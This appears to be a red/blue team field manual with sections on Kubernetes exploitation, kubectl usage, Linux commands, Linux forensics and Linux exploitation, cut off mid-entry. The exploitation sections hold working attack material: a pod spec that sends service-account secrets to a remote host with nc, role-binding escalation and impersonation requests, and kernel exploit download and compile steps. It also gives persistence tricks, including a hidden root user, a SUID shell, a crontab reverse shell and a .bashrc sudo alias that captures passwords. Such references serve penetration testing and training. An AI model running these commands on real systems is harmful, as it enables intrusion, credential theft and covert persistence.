REFERENCE:

<https://intellipaat.com/mediaFiles/2019/03/Kubernetes-Cheat-Sheet.pdf>

K

K

KUBERNETES_Exploit

RED/BLUE TEAM

VULN SCAN

DEVOPS

kubeaudit

is a command line tool to audit Kubernetes clusters for various different security concerns: run the container as a non-root user, use a read only root filesystem, drop scary capabilities, don't add new ones, don't run privileged, ...

<https://github.com/Shopify/kubeaudit>

kubesec.io

Online security risk analysis for Kubernetes resources.

<https://kubesec.io/>

kube-bench

is a Go application that checks whether Kubernetes is deployed securely by running the checks documented in the CIS Kubernetes Benchmark.

<https://github.com/aquasecurity/kube-bench>

katacoda

Online learn Kubernetes using interactive browser-based scenarios.

<https://katacoda.com/courses/kubernetes>

RBAC Configuration**LISTING SECRETS**

An attacker that gains access to list secrets in the cluster can use the following curl commands to get all secrets in "kube-system" namespace.

```
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master\_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

Kubernetes Secrets File Locations

In Kubernetes secrets such as passwords, api_tokens, and SSH keys are stored "Secret". Also be on the lookout for volume mount points where secrets can be stored as well and referenced by the pod.

You can query what secrets are stored by issuing:

```
$ kubectl get secrets  
$ kubectl describe secrets/<Name>
```

To decode a secret username or password perform the following:

```
$ echo '<base64_username_string>' | base64 -decode  
$ echo '<base64_password_string>' | base64 --decode
```

POD CREATION

Check your rights with:

```
kubectl get role system:controller:bootstrap-signer -n kube-system  
-o yaml
```

Then create a malicious pod.yaml file:

```
apiVersion: v1
```

```
kind: Pod
metadata:
  name: alpine
  namespace: kube-system
spec:
  containers:
    - name: alpine
      image: alpine
      command: ["/bin/sh"]
      args: ["-c", 'apk update && apk add curl --no-cache; cat /run/secrets/kubernetes.io/serviceaccount/token | { read TOKEN; curl -k -v -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" https://192.168.154.228:8443/api/v1/namespaces/kube-system/secrets; } | nc -nv 192.168.154.228 6666; sleep 100000']
      serviceAccountName: bootstrap-signer
      automountServiceAccountToken: true
      hostNetwork: true
```

Then

```
kubectl apply -f malicious-pod.yaml
```

PRIVILEGE TO USE PODS/EXEC

```
kubectl exec -it <POD NAME> -n <PODS NAMESPACE> -- sh
```

PRIVILEGE TO GET/PATCH ROLEBINDINGS

The purpose of this JSON file is to bind the admin "ClusterRole" to the compromised service account. Create a malicious RoleBinging.json file:

```
{
  "apiVersion": "rbac.authorization.k8s.io/v1",
  "kind": "RoleBinding",
  "metadata": {
    "name": "malicious-rolebinding",
    "namespace": "default"
  },
  "roleRef": {
    "apiGroup": "*",
    "kind": "ClusterRole",
    "name": "admin"
  },
  "subjects": [
    {
      "kind": "ServiceAccount",
      "name": "sa-comp"
      "namespace": "default"
    }
  ]
}
```

```
curl -k -v -X POST -H "Authorization: Bearer <JWT TOKEN>" -H  
"Content-Type: application/json"  
https://<master_ip>:<port>/apis/rbac.authorization.k8s.io/v1/namespaces/default/rolebindings -d @malicious-RoleBinging.json
```

Retrieve secrets with new compromised token access:

```
curl -k -v -X POST -H "Authorization: Bearer <COMPROMISED JWT  
TOKEN>" -H "Content-Type: application/json"  
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secret
```

IMPERSONATING A PRIVILEGED ACCOUNT

```
curl -k -v -XGET -H "Authorization: Bearer <JWT TOKEN (of the  
impersonator)>" -H "Impersonate-Group: system:masters" -H  
"Impersonate-User: null" -H "Accept: application/json"  
https://<master_ip>:<port>/api/v1/namespaces/kube-system/secrets/
```

PRIVILEGED SERVICE ACCOUNT TOKEN

```
$ cat /run/secrets/kubernetes.io/serviceaccount/token  
$ curl -k -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

ENUMERABLE ENDPOINTS

```
# List Pods  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/pods/
```

```
# List secrets  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/api/v1/namespaces/default/secrets/
```

```
# List deployments  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/deployments
```

```
# List daemonsets  
curl -v -H "Authorization: Bearer <jwt_token>"  
https://<master_ip>:<port>/apis/extensions/v1beta1/namespaces/default/daemonsets
```

VARIOUS API ENDPOINTS

cAdvisor

```
curl -k https://<IP Address>:4194
```

Insecure API server

```
curl -k https://<IP Address>:8080
```

Secure API Server

```
curl -k https://<IP Address>:(8|6)443/swaggerapi  
curl -k https://<IP Address>:(8|6)443/healthz  
curl -k https://<IP Address>:(8|6)443/api/v1
```

etcd API

```
curl -k https://<IP address>:2379  
curl -k https://<IP address>:2379/version  
etcdctl --endpoints=http://<MASTER-IP>:2379 get / --prefix --keys-only
```

Kubelet API

```
curl -k https://<IP address>:10250  
curl -k https://<IP address>:10250/metrics  
curl -k https://<IP address>:10250/pods
```

kubelet (Read only)

```
curl -k https://<IP Address>:10255  
http://<external-IP>:10255/pods
```

REFERENCE:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Kubernetes>

<https://securityboulevard.com/2019/08/kubernetes-pentest-methodology-part-1/>

<https://securityboulevard.com/2019/09/kubernetes-pentest-methodology-part-2>

K

KUBECTL

K

ALL

ADMINISTRATION

DEVOPS

Kubectl is a command line tool for controlling Kubernetes clusters.

KUBECTL CONTEXT/CONFIGURE		
		use multiple kubeconfig files at the same time and view merged config
<code>KUBECONFIG=~/kube/config:~/kube/kubconfig2</code>		Show Merged kubeconfig settings.
<code>kubectl config view</code>		
<code>kubectl config view -o jsonpath='{.users[?(@.name == "e2e")].user.password}'</code>		get the password for the e2e user
<code>kubectl config view -o jsonpath='{.users[].name}'</code>		display the first user

<code>kubectl config view -o jsonpath='{.users[*].name}'</code>	get a list of users
<code>kubectl config get-contexts</code>	display list of contexts
<code>kubectl config current-context</code>	display the current-context
<code>kubectl config use-context my-cluster-name</code>	set the default context to my-cluster-name
<code>kubectl config set-credentials kubeuser/foo.kubernetes.com --username=kubeuser --password=kubepassword</code>	add a new cluster to your kubeconfig that supports basic auth
<code>kubectl config set-context --current --namespace=ggckad-s2</code>	permanently save the namespace for all subsequent kubectl commands in that context.
<code>kubectl config set-context gce --user=cluster-admin --namespace=foo && kubectl config use-context gce</code>	set a context utilizing a specific username and namespace.
<code>kubectl config unset users.foo</code>	delete user foo
CREATE OBJECTS	
<code>kubectl apply -f ./my-manifest.yaml</code>	create resource(s)
<code>kubectl apply -f ./my1.yaml -f ./my2.yaml</code>	create from multiple files
<code>kubectl apply -f ./dir</code>	create resource(s) in all manifest files in dir
<code>kubectl apply -f https://git.io/vPieo</code>	create resource(s) from url
<code>kubectl create deployment nginx --image=nginx</code>	start a single instance of nginx
<code>kubectl explain pods,svc</code>	get the documentation for pod and svc manifests
VIEW/FIND RESOURCES	
<code>kubectl get services</code>	List all services in the namespace
<code>kubectl get pods --all-namespaces</code>	List all pods in all namespaces
<code>kubectl get pods -o wide</code>	List all pods in the current namespace with more details

<code>kubectl get deployment my-dep</code>	List a particular deployment
<code>kubectl get pods</code>	List all pods in the namespace
<code>kubectl get pod my-pod -o yaml</code>	Get a pod's YAML
	Get a pod's YAML without cluster specific information
<code>kubectl get pod my-pod -o yaml --export</code>	
<code># Describe commands with verbose output</code>	
<code>kubectl describe nodes my-node</code>	
<code>kubectl describe pods my-pod</code>	
	# List Services Sorted by Name
<code>kubectl get services --sort-by=.metadata.name</code>	
<code>kubectl get pods --sort-by='status.containerStatuses[0].restartCount'</code>	# List pods Sorted by Restart Count
	# List PersistentVolumes sorted by capacity
<code>kubectl get pv --sort-by=.spec.capacity.storage</code>	
<code>kubectl get pods --selector=app=cassandra -o jsonpath='{.items[*].metadata.labels.version}'</code>	# Get the version label of all pods with label app=cassandra
	# Get all worker nodes (use a selector to exclude results that have a label named 'node-role.kubernetes.io/master')
<code>kubectl get node --selector='!node-role.kubernetes.io/master'</code>	
<code>kubectl get pods --field-selector=status.phase=Running</code>	# Get all running pods in the namespace
<code>kubectl get nodes -o jsonpath='{.items[*].status.addresses[?(@.type=="ExternalIP")].address}'</code>	# Get ExternalIPs of all nodes
<code>kubectl get pods -o json jq '.items[].spec.containers[].env[]?.valueFrom.secretKeyRef.name' grep -v null sort uniq</code>	# List all Secrets currently in use by a pod
<code>kubectl get events --sort-by=.metadata.creationTimestamp</code>	# List Events sorted by timestamp
	# Compares the current state of the cluster against the state
<code>kubectl diff -f ./my-manifest.yaml</code>	

	that the cluster would be in if the manifest was applied.
UPDATING RESOURCES	
<code>kubectl set image deployment/frontend www=image:v2</code>	Rolling update "www" containers of "frontend" deployment updating the image
<code>kubectl rollout history deployment/frontend</code>	Check the history of deployments including the revision
<code>kubectl rollout undo deployment/frontend</code>	Rollback to the previous deployment
<code>kubectl rollout undo deployment/frontend --to-revision=2</code>	Rollback to a specific revision
<code>kubectl rollout status -w deployment/frontend</code>	Watch rolling update status of "frontend" deployment until completion
<code>kubectl rollout restart deployment/frontend</code>	Rolling restart of the "frontend" deployment
<code># deprecated starting version 1.11</code>	
<code>kubectl rolling-update frontend-v1 -f frontend-v2.json</code>	(deprecated) Rolling update pods of frontend-v1
<code>kubectl rolling-update frontend-v1 frontend-v2 --image=image:v2</code>	(deprecated) Change the name of the resource and update the image
<code>kubectl rolling-update frontend --image=image:v2</code>	(deprecated) Update the pods image of frontend
<code>kubectl rolling-update frontend-v1 frontend-v2 --rollback</code>	(deprecated) Abort existing rollout in progress
<code>kubectl expose rc nginx --port=80 --target-port=8000</code>	Create a service for a replicated nginx which serves on port 80 and connects to

	the containers on port 8000
# Update a single-container pod's image version (tag) to v4	
kubectl get pod mypod -o yaml sed 's/^(image: myimage\):.*\$/\1:v4/' kubectl replace -f -	Add a Label
kubectl label pods my-pod new-label=awesome	
kubectl annotate pods my-pod icon-url=http://goo.gl/XXBTWq	Add an annotation
kubectl autoscale deployment foo --min=2 --max=10	Auto scale a deployment "foo"
EDITING RESOURCES	
kubectl edit svc/docker-registry	Edit the service named docker-registry
KUBE_EDITOR="nano" kubectl edit svc/docker-registry	Use an alternative editor
SCALING RESOURCES	
kubectl scale --replicas=3 rs/foo	Scale a replicaset named 'foo' to 3
kubectl scale --replicas=3 -f foo.yaml	Scale a resource specified in "foo.yaml" to 3
kubectl scale --current-replicas=2 --replicas=3 deployment/mysql	If the deployment named mysql's current size is 2 scale mysql to 3
kubectl scale --replicas=5 rc/foo rc/bar rc/baz	Scale multiple replication controllers
DELETE RESOURCES	
kubectl delete -f ./pod.json	Delete a pod using the type and name specified in pod.json
kubectl delete pod,service baz foo	Delete pods and services with same names "baz" and "foo"
kubectl delete pods,services -l name=myLabel	Delete pods and services with label name=myLabel
kubectl -n my-ns delete pod,svc --all	Delete all pods and services in namespace my-ns


<code>kubectl get pods -n mynamespace --no-headers=true awk '/pattern1 pattern2/{print \$1}' xargs kubectl delete -n mynamespace pod</code>	Delete all pods matching the awk pattern1 or pattern2
INTERACT PODS	
<code>kubectl logs my-pod</code>	dump pod logs (stdout)
<code>kubectl logs -l name=myLabel</code>	dump pod logs with label name=myLabel (stdout)
<code>kubectl logs my-pod --previous</code>	dump pod logs (stdout) for a previous instantiation of a container
<code>kubectl logs my-pod -c my-container</code>	dump pod container logs (stdout multi-container case)
<code>kubectl logs -l name=myLabel -c my-container</code>	dump pod logs with label name=myLabel (stdout)
<code>kubectl logs my-pod -c my-container --previous</code>	dump pod container logs (stdout multi-container case) for a previous instantiation of a container
<code>kubectl logs -f my-pod</code>	stream pod logs (stdout)
<code>kubectl logs -f my-pod -c my-container</code>	stream pod container logs (stdout multi-container case)
<code>kubectl logs -f -l name=myLabel --all-containers</code>	stream all pods logs with label name=myLabel (stdout)
<code>kubectl run -i --tty busybox --image=busybox -- sh</code>	Run pod as interactive shell
<code>kubectl run nginx --image=nginx --restart=Never -n mynamespace</code>	Run pod nginx in a specific namespace
<code>kubectl run nginx --image=nginx --restart=Never --dry-run -o yaml > pod.yaml</code>	Run pod nginx and write its spec into a file called pod.yaml

<code>kubectl attach my-pod -i</code>	Attach to Running Container
<code>kubectl port-forward my-pod 5000:6000</code>	Listen on port 5000 on the local machine and forward to port 6000 on my-pod
<code>kubectl exec my-pod -- ls /</code>	Run command in existing pod (1 container case)
<code>kubectl exec my-pod -c my-container -- ls /</code>	Run command in existing pod (multi-container case)
<code>kubectl top pod POD_NAME --containers</code>	Show metrics for a given pod and its containers
INTERACTING NODES/CLUSTER	
<code>kubectl cordon my-node</code>	Mark my-node as unschedulable
<code>kubectl drain my-node</code>	Drain my-node in preparation for maintenance
<code>kubectl uncordon my-node</code>	Mark my-node as schedulable
<code>kubectl top node my-node</code>	Show metrics for a given node
<code>kubectl cluster-info</code>	Display addresses of the master and services
<code>kubectl cluster-info dump</code>	Dump current cluster state to stdout
<code>kubectl cluster-info dump --output-directory=/path/to/cluster-state</code>	Dump current cluster state to /path/to/cluster-state
RESOURCE TYPES	
<code>kubectl api-resources --namespaced=true</code>	All namespaced resources
<code>kubectl api-resources --namespaced=false</code>	All non-namespaced resources
<code>kubectl api-resources -o name</code>	All resources with simple output (just the resource name)
<code>kubectl api-resources -o wide</code>	All resources with expanded

	(aka "wide") output
kubectl api-resources --verbs=list,get	All resources that support the "list" and "get" request verbs
kubectl api-resources --api-group=extensions	All resources in the "extensions" API group

REFERENCE:

<https://kubernetes.io/docs/reference/kubectl/cheatsheet/>
<https://cheatsheet.dennyzhang.com/cheatsheet-kubernetes-a4>
<https://cheatsheet.dennyzhang.com/kubernetes-yaml-templates>



L

L

LINUX_Commands

ALL	ADMINISTRATION	LINUX
FILE SYSTEM		
ls	list items in current directory	
ls -l	list items in current directory in long format	
ls -a	list all items in current directory, including hidden files	
ls -F	list all items in current directory and show directories with a slash and executables with a star	
ls dir	list all items in directory dir	

cd dir	change directory to dir
cd ..	go up one directory
cd /	go to the root directory
cd ~	go to your home directory
cd -	go to the last directory you were
pwd	show present working directory
mkdir dir	make directory dir
rm file	remove file
rm -r dir	remove directory dir recursively
cp file1 file2	copy file1 to file2
cp -r dir1 dir2	copy directory dir1 to dir2 recursively
mv file1 file2	move (rename) file1 to file2
ln -s file link	create symbolic link to file
touch file	create or update file
cat file	output the contents of file
less file	view file with page navigation
head file	output the first 10 lines of file
tail file	output the last 10 lines of file
tail -f file	output the contents of file as it grows, starting with the last 10 lines
vim file	edit file
alias name 'command'	create an alias for a command
SYSTEM	
cat /etc/*release*	OS version
cat /etc/issue	OS version
cat /proc/version	Kernel information
date	show the current date and time
df	show disk usage
du	show directory space usage
finger user	display information about user
free	show memory and swap usage
last -a	Users to login last
man command	show the manual for command
mount	Show any mounted file systems
nbtstat -A <IP> or <CIDR>	Query hostname for IP or CIDR
reboot	restart machine
shutdown	shut down machine
uname -a	CPU arch and kernel version
whereis app	show possible locations of app
which app	show which app will be run by default
who -a	Combined user information
whoami	who you are logged in as
PROCESS ADMINISTRATION	
ps -aef	display your currently active processes
top	display all running processes
kill pid#	kill process id pid

<code>kill -9 pid#</code>	force kill process id pid
NETWORKING	
<code>echo "1" > /proc/sys/net/ipv4/ip_forward</code>	Enable IP forwarding
<code>echo "nameserver <IP>" > /etc/resolv.conf</code>	Insert a new DNS server
<code>ifconfig <eth#> <IP>/<CIDR></code>	Configure eth# interface IP
<code>iwlist <wlan#> scan</code>	WiFi broadcast scan
<code>lsof -i</code>	List open files connection status
<code>lsof -i tcp:80</code>	List all processes running on port 80
<code>netstat -ant</code>	Top tcp network connection status
<code>netstat -anu</code>	Top udp network connection status
<code>route add default gw <IP></code>	Configure gateway IP
<code>share <USER> <IP> C\$</code>	Mount Windows C share
<code>smb://<IP>/IPC\$</code>	SMB connect Windows IPC share
<code>smbclient -U <USER> \\\\<IP>\\<SHARE></code>	SMBclient connect to share
<code>watch netstat -an</code>	Continuous network connect status
PERMISSIONS	
<code>ls -lart</code>	list items by date in current directory and show permissions
<code>chmod ugo file</code>	change permissions of file to ugo - u is the user's permissions, g is the group's permissions, and o is everyone else's permissions. The values of u, g, and o can be any number between 0 and 7.
	7 – full permissions
	6 – read and write only
	5 – read and execute only
	4 – read only
	3 – write and execute only
	2 – write only
	1 – execute only
	0 – no permissions
<code>chmod 600 file</code>	you can read and write - good for files
<code>chmod 700 file</code>	you can read, write, and execute - good for scripts
<code>chmod 644 file</code>	you can read and write, and everyone else can only read - good for web pages
<code>chmod 755 file</code>	you can read, write, and execute, and everyone else can read and execute - good for programs that you want to share
UTILITIES	
<code>curl <URL> -O</code>	download a file

<code>dig -x host</code>	reverse lookup host
<code>dig domain.com</code>	get DNS information for domain
<code>dos2unix file.txt</code>	converts windows to unix format
<code>lsof -i tcp:80</code>	list all processes running on port 80
<code>ping host</code>	ping host or IP and output results
<code>scp -r user@host:dir dir</code>	secure copy the directory dir from remote server to the directory dir on your machine
<code>scp file user@host:dir</code>	secure copy a file from your machine to the dir directory on a remote server
<code>scp user@host:file dir</code>	secure copy a file from remote server to the dir directory on your machine
<code>script -a file.txt</code>	record terminal to file
<code>ssh -p port user@host</code>	SSH connect to host on port as user
<code>ssh user@host</code>	SSH connect to host as user
<code>ssh-copy-id user@host</code>	add your key to host for user to enable a keyed or passwordless login
<code>wget <URL> -O file.txt</code>	download a file
<code>whois domain.com</code>	get information for domain
SEARCHING	
<code>grep pattern files</code>	search for pattern in files
<code>grep -r pattern dir</code>	search recursively for pattern in dir
<code>grep -rn pattern dir</code>	search recursively for pattern in dir and show the line number found
<code>grep -r pattern dir --include='*.ext'</code>	search recursively for pattern in dir and only search in files with .ext extension
<code>command grep pattern</code>	search for pattern in the output of command
<code>find file</code>	find all instances of file in real system
<code>locate file</code>	find all instances of file using indexed database built from the updatedb command. Much faster than find
<code>sed -i 's/day/night/g' file</code>	find all occurrences of day in a file and replace them with night - s means substitute and g means global - sed also supports regular expressions
COMPRESSION	

<code>tar cf file.tar files</code>	create a tar named file.tar containing files
<code>tar xf file.tar</code>	extract the files from file.tar
<code>tar czf file.tar.gz files</code>	create a tar with Gzip compression
<code>tar xzf file.tar.gz</code>	extract a tar using Gzip
<code>gzip file</code>	compresses file and renames it to file.gz
<code>gzip -d file.gz</code>	decompresses file.gz back to file
<code>zip -r <file.zip> \path*</code>	Zip contents of directory
SHORTCUTS	
<code>ctrl+a</code>	move cursor to start of line
<code>ctrl+f</code>	move cursor to end of line
<code>alt+f</code>	move cursor forward 1 word
<code>alt+b</code>	move cursor backward 1 word

REFERENCE:

<http://cheatsheetworld.com/programming/unix-linux-cheat-sheet/>

L

L

LINUX_Defend

BLUE TEAM

FORENSICS

Linux

Evidence Collection Order of Volatility (RFC3227)

- Registers, cache
- Routing table, arp cache, process table, kernel statistics, memory
- Temporary file systems
- Disk
- Remote logging and monitoring data that is relevant to the system in question
- Physical configuration, network topology
- Archival media

LINUX ARTIFACT COLLECTION

System Information

```
date
uname -a
hostname
cat /proc/version
lsmod
service -status-all
```

Disk/Partition Information

```
fdisk -l
```

Open Files & Disk/Space Usage

```
lsof -i  
du  
df
```

Networking Configuration/Connections/Socket Stats

```
ifconfig -a  
netstat -apetul  
netstat -plan  
netstat -plant  
ss -l  
ss -ta  
ss -tp
```

User/Account Information

```
whoami  
who  
last  
lastb  
cat /var/log/auth.log  
cat /etc/passwd  
cat /etc/shadow  
cat /etc/sudoers  
cat /etc/sudoers.d/*  
cut -d: -f1 /etc/passwd  
getent passwd | cut -d: -f1  
compgen -u  
xclip -o
```

Processes/System Calls/Network Traffic

```
ps -s  
ps -l  
ps -o  
ps -t  
ps -m  
ps -a  
ps -aef  
ps -auxwf  
top  
strace -f -e trace=network -s 10000 <PROCESS WITH ARGUMENTS>;  
strace -f -e trace=network -s 10000 -p <PID>;
```

Environment/Startup/Tasks Information

```
cat /etc/profile  
ls /etc/profile.d/  
cat /etc/profile.d/*  
ls /etc/cron.*
```

```
ls /etc/cron.*/*
cat /etc/cron.*/*
cat /etc/crontab
ls /etc/*.d
cat /etc/*.d/*
cat /etc/bash.bashrc
cat ~/.bash_profile
cat ~/.bashrc
```

Kernel/Browser/PAM Plugins & Modules

```
ls -la /lib/modules/*/kernel/*
ls -la ~/.mozilla/plugins
ls -la /usr/lib.mozilla/plugins
ls -la /usr/lib64.mozilla/plugins
ls -la ~/.config/google-chrome/Default/Extensions/
cat /etc/pam.d/sudo
cat /etc/pam.conf
ls /etc/pam.d/
```

Hidden Directories & Files

```
find / -type d -name ".*"
```

Immutable Files & Directories

```
lsattr / -R 2> /dev/null | grep "\---i"
```

SUID/SGID & Sticky Bit Special Permissions

```
find / -type f \(\ -perm -04000 -o -perm -02000 \|) -exec ls -lg {} \;
```

File & Directories with no user/group name

```
find / \(\ -nouser -o -nogroup \|) -exec ls -lg {} \;
```

File types in current directory

```
file * -p
```

Executables on file system

```
find / -type f -exec file -p '{}' \|; | grep ELF
```

Hidden Executables on file system

```
find / -name ".*" -exec file -p '{}' \|; | grep ELF
```

Files modified within the past day

```
find / -mtime -1
```

Remotely Analyze Traffic Over SSH

```
ssh root@<IP/HOST> tcpdump -i any -U -s 0 -w - 'not port 22'
```

Persistence Areas of Interest

```
/etc/rc.local  
/etc/initd  
/etc/rc*.d  
/etc/modules  
/etc/cron*  
/var/spool/cron/*
```

Audit Logs

```
ls -al /var/log/*  
ls -al /var/log/*tmp  
utmpdump /var/log/btmp  
utmpdump /var/run/utmp  
utmpdump /var/log/wtmp
```

PROCESS FORENSICS

Detailed Process Information

```
ls -al /proc/[PID]
```

NOTE:

cwd = Current Working Directory of Malware

exe = Binary location and whether it has been deleted

Recover Deleted Binary Currently Running

```
cp /proc/[PID]/exe /[destination]/[binaryname]
```

Capture Binary Data for Review

```
cp /proc/[PID]/ /[destination]/[PID]/
```

Binary Hash Information

```
sha1sum /[destination]/[binaryname]  
md5sum /[destination]/[binaryname]
```

Process Command Line Information

```
cat /proc/[PID]/cmdline  
cat /proc/[PID]/comm
```

NOTE: Significant differences in the above 2 outputs and the specified binary name under /proc/[PID]/exe can be indicative of malicious software attempting to remain undetected.

Process Environment Variables

NOTE: Includes user who ran binary

```
strings /proc/[PID]/environ  
cat /proc/[PID]/environ
```

Process File Descriptors/Maps

NOTE: Shows what the process is ‘accessing’ or using

```
ls -al /proc/[PID]/fd  
cat /proc/[PID]/maps
```

Process Stack/Status Information

NOTE: May reveal useful elements

```
cat /proc/[PID]/stack  
cat /proc/[PID]/status
```

Show Deleted Binaries Currently Running

```
ls -alr /proc/*/exe 2> /dev/null | grep deleted
```

Process Working Directories

NOTE: Including common targeted directories for malicious activity

```
ls -alr /proc/*/cwd  
ls -alr /proc/*/cwd 2> /dev/null | grep tmp  
ls -alr /proc/*/cwd 2> /dev/null | grep dev  
ls -alr /proc/*/cwd 2> /dev/null | grep var  
ls -alr /proc/*/cwd 2> /dev/null | grep home
```

MEMORY FORENSICS

Dump Memory

```
dd if=/dev/kmem of=/root/kmem  
dd if=/dev/mem of=/root/mem
```

LiME

<https://github.com/504ensicsLabs/LiME/releases>

```
sudo insmod ./lime.ko "path=./Linmen.mem format=raw"
```

Capture Disk Image

```
fdisk -l  
dd if=/dev/sda1 of=/[outputlocation]
```

REFERENCE:

<https://www.jaiminton.com/cheatsheet/DFIR/#linux-cheat-sheet>

<https://blog.apnic.net/2019/10/14/how-to-basic-linux-malware-process-forensics-for-incident-responders/>

<https://github.com/meirwah/awesome-incident-response#linux-evidence-collection>

L

L

LINUX_Exploit

RED TEAM

EXPLOITATION

Linux

LINENUM

Scripted local Linux enumeration and privilege escalation checks.
NOTE: You must place this script on the target host.

Summary of Categories Performed:

Kernel and Distribution
System Information
User Information
Privileged access
Environmental
Jobs/Tasks
Services
Version Information
Default/Weak Credentials
Useful File Searches
Platform/software tests

Full host enumeration with report output into tmp

```
linenum.sh -s -r report.txt -e /tmp/ -t
```

Direct execution one-liners

```
bash <(wget -q -O - https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

```
bash <(curl -s https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh) -r report.txt -e /tmp/ -t -i
```

REFERENCE:
<https://github.com/rebootuser/LinEnum>

BeROOT

BeRoot is a post exploitation tool to check common misconfigurations on Linux and Mac OS to find a way to escalate our privilege. "linux-exploit-suggester" is embedded in this project.
NOTE: You must place this script on the target host.

Summary of Categories Performed:

GTFOBins
Wildcards
Sensitive files
Services
Suid binaries
Path Environment variable
NFS Root Squashing
LD_PRELOAD
Sudoers file
Sudo list
Python Library Hijacking

Capabilities
Ptrace Scope
Exploit Suggest

Basic enumeration

#Without user password

```
python beroot.py
```

#If you have a user password

```
python beroot.py --password <PASS>
```

REFERENCE:

<https://github.com/AlessandroZ/BeRoot/tree/master/Linux>

LINUX-SMART-ENUMERATION

Linux enumeration tool for pentesting and CTFs with verbosity levels.

NOTE: You must place this script on the target host.

Summary of Categories Performed:

User related tests.

Sudo related tests.

File system related tests.

System related tests.

Security measures related tests.

Recurrent tasks (cron, timers) related tests.

Network related tests.

Services related tests.

Processes related tests.

Software related tests.

Container (docker, lxc) related tests.

Basic enumeration execution

```
lse.sh
```

Increase verbosity and enumeration information

```
lse.sh -l1
```

Dump everything that can be gathered from the host

```
lse.sh -l2
```

One-liner download & chmod

```
wget "https://github.com/diego-treitos/linux-smart-  
enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
```

```
curl "https://github.com/diego-treitos/linux-smart-  
enumeration/raw/master/lse.sh" -O lse.sh;chmod 700 lse.sh
```

Direct execution one-liner

```
bash <(wget -q -O - https://raw.githubusercontent.com/diego-  
treitos/linux-smart-enumeration/master/lse.sh) -l2 -i
```

```
bash <(curl -s https://raw.githubusercontent.com/diego-  
treitos/linux-smart-enumeration/master/lse.sh) -l1 -i
```

REFERENCE:

<https://github.com/diego-treitos/linux-smart-enumeration>

COMMON EXPLOITS

CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8

<https://www.exploit-db.com/exploits/15285/>

CVE-2010-4258 - Linux Kernel <= 2.6.37 'Full-Nelson.c'

<https://www.exploit-db.com/exploits/15704/>

CVE-2012-0056 - Mempodipper - Linux Kernel 2.6.39 < 3.2.2 (Gentoo / Ubuntu x86/x64)

<https://git.zx2c4.com/CVE-2012-0056/about/>

```
wget -O exploit.c <http://www.exploit-db.com/download/18411>  
gcc -o mempodipper exploit.c  
.mempodipper
```

CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux

Kernel <= 3.19.0-73.8

<https://dirtycow.ninja/>

<https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

<https://github.com/evait-security/ClickNRoot/blob/master/1/exploit.c>

#Compile dirty cow:

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -  
lutil
```

CVE-2010-3904 - RDS Protocol - Linux 2.6.32

<https://www.exploit-db.com/exploits/15285/>

Cross-compiling Exploit w/ GCC

```
 #(32 bit)  
gcc -m32 -o hello_32 hello.c  
 #(64 bit)  
gcc -m64 -o hello_64 hello.c
```

PERSISTENCE

Create A Root User

```
sudo useradd -ou 0 -g 0 john  
sudo passwd john  
echo "linuxpassword" | passwd --stdin john
```

SUID Binary

```
TMPDIR2="/var/tmp"  
echo 'int main(void){setresuid(0, 0, 0);system("/bin/sh");}' >  
$TMPDIR2/croissant.c  
gcc $TMPDIR2/croissant.c -o $TMPDIR2/croissant 2>/dev/null  
rm $TMPDIR2/croissant.c  
chown root:root $TMPDIR2/croissant  
chmod 4777 $TMPDIR2/croissant
```

Crontab - Reverse shell

```
(crontab -l ; echo "@reboot sleep 200 && ncat 192.168.1.2 4242 -e  
/bin/bash")|crontab 2> /dev/null
```

Backdoor Target User .bashrc

```
TMPNAME2=".systemd-private-b21245afee3b3274d4b2e2-systemd-  
timesyncd.service-IgCBE0"  
cat << EOF > /tmp/$TMPNAME2  
alias sudo='locale=$(locale | grep LANG | cut -d= -f2 | cut -d_ -  
f1);if [ \$locale = "en" ]; then echo -n "[sudo] password for  
\$USER: ";fi;if [ \$locale = "fr" ]; then echo -n "[sudo] Mot de  
passe de \$USER: ";fi;read -s pwd;echo; unalias sudo; echo "\$pwd"  
| /usr/bin/sudo -S nohup nc -lvp 1234 -e /bin/bash > /dev/null &&  
/usr/bin/sudo -S '  
EOF  
if [ -f ~/.bashrc ]; then  
    cat /tmp/$TMPNAME2 >> ~/.bashrc  
fi  
if [ -f ~/.zshrc ]; then  
    cat /tmp/$TMPNAME2 >> ~/.zshrc  
fi  
rm /tmp/$TMPNAME2
```

#OR add the following line inside Target user .bashrc file:

```
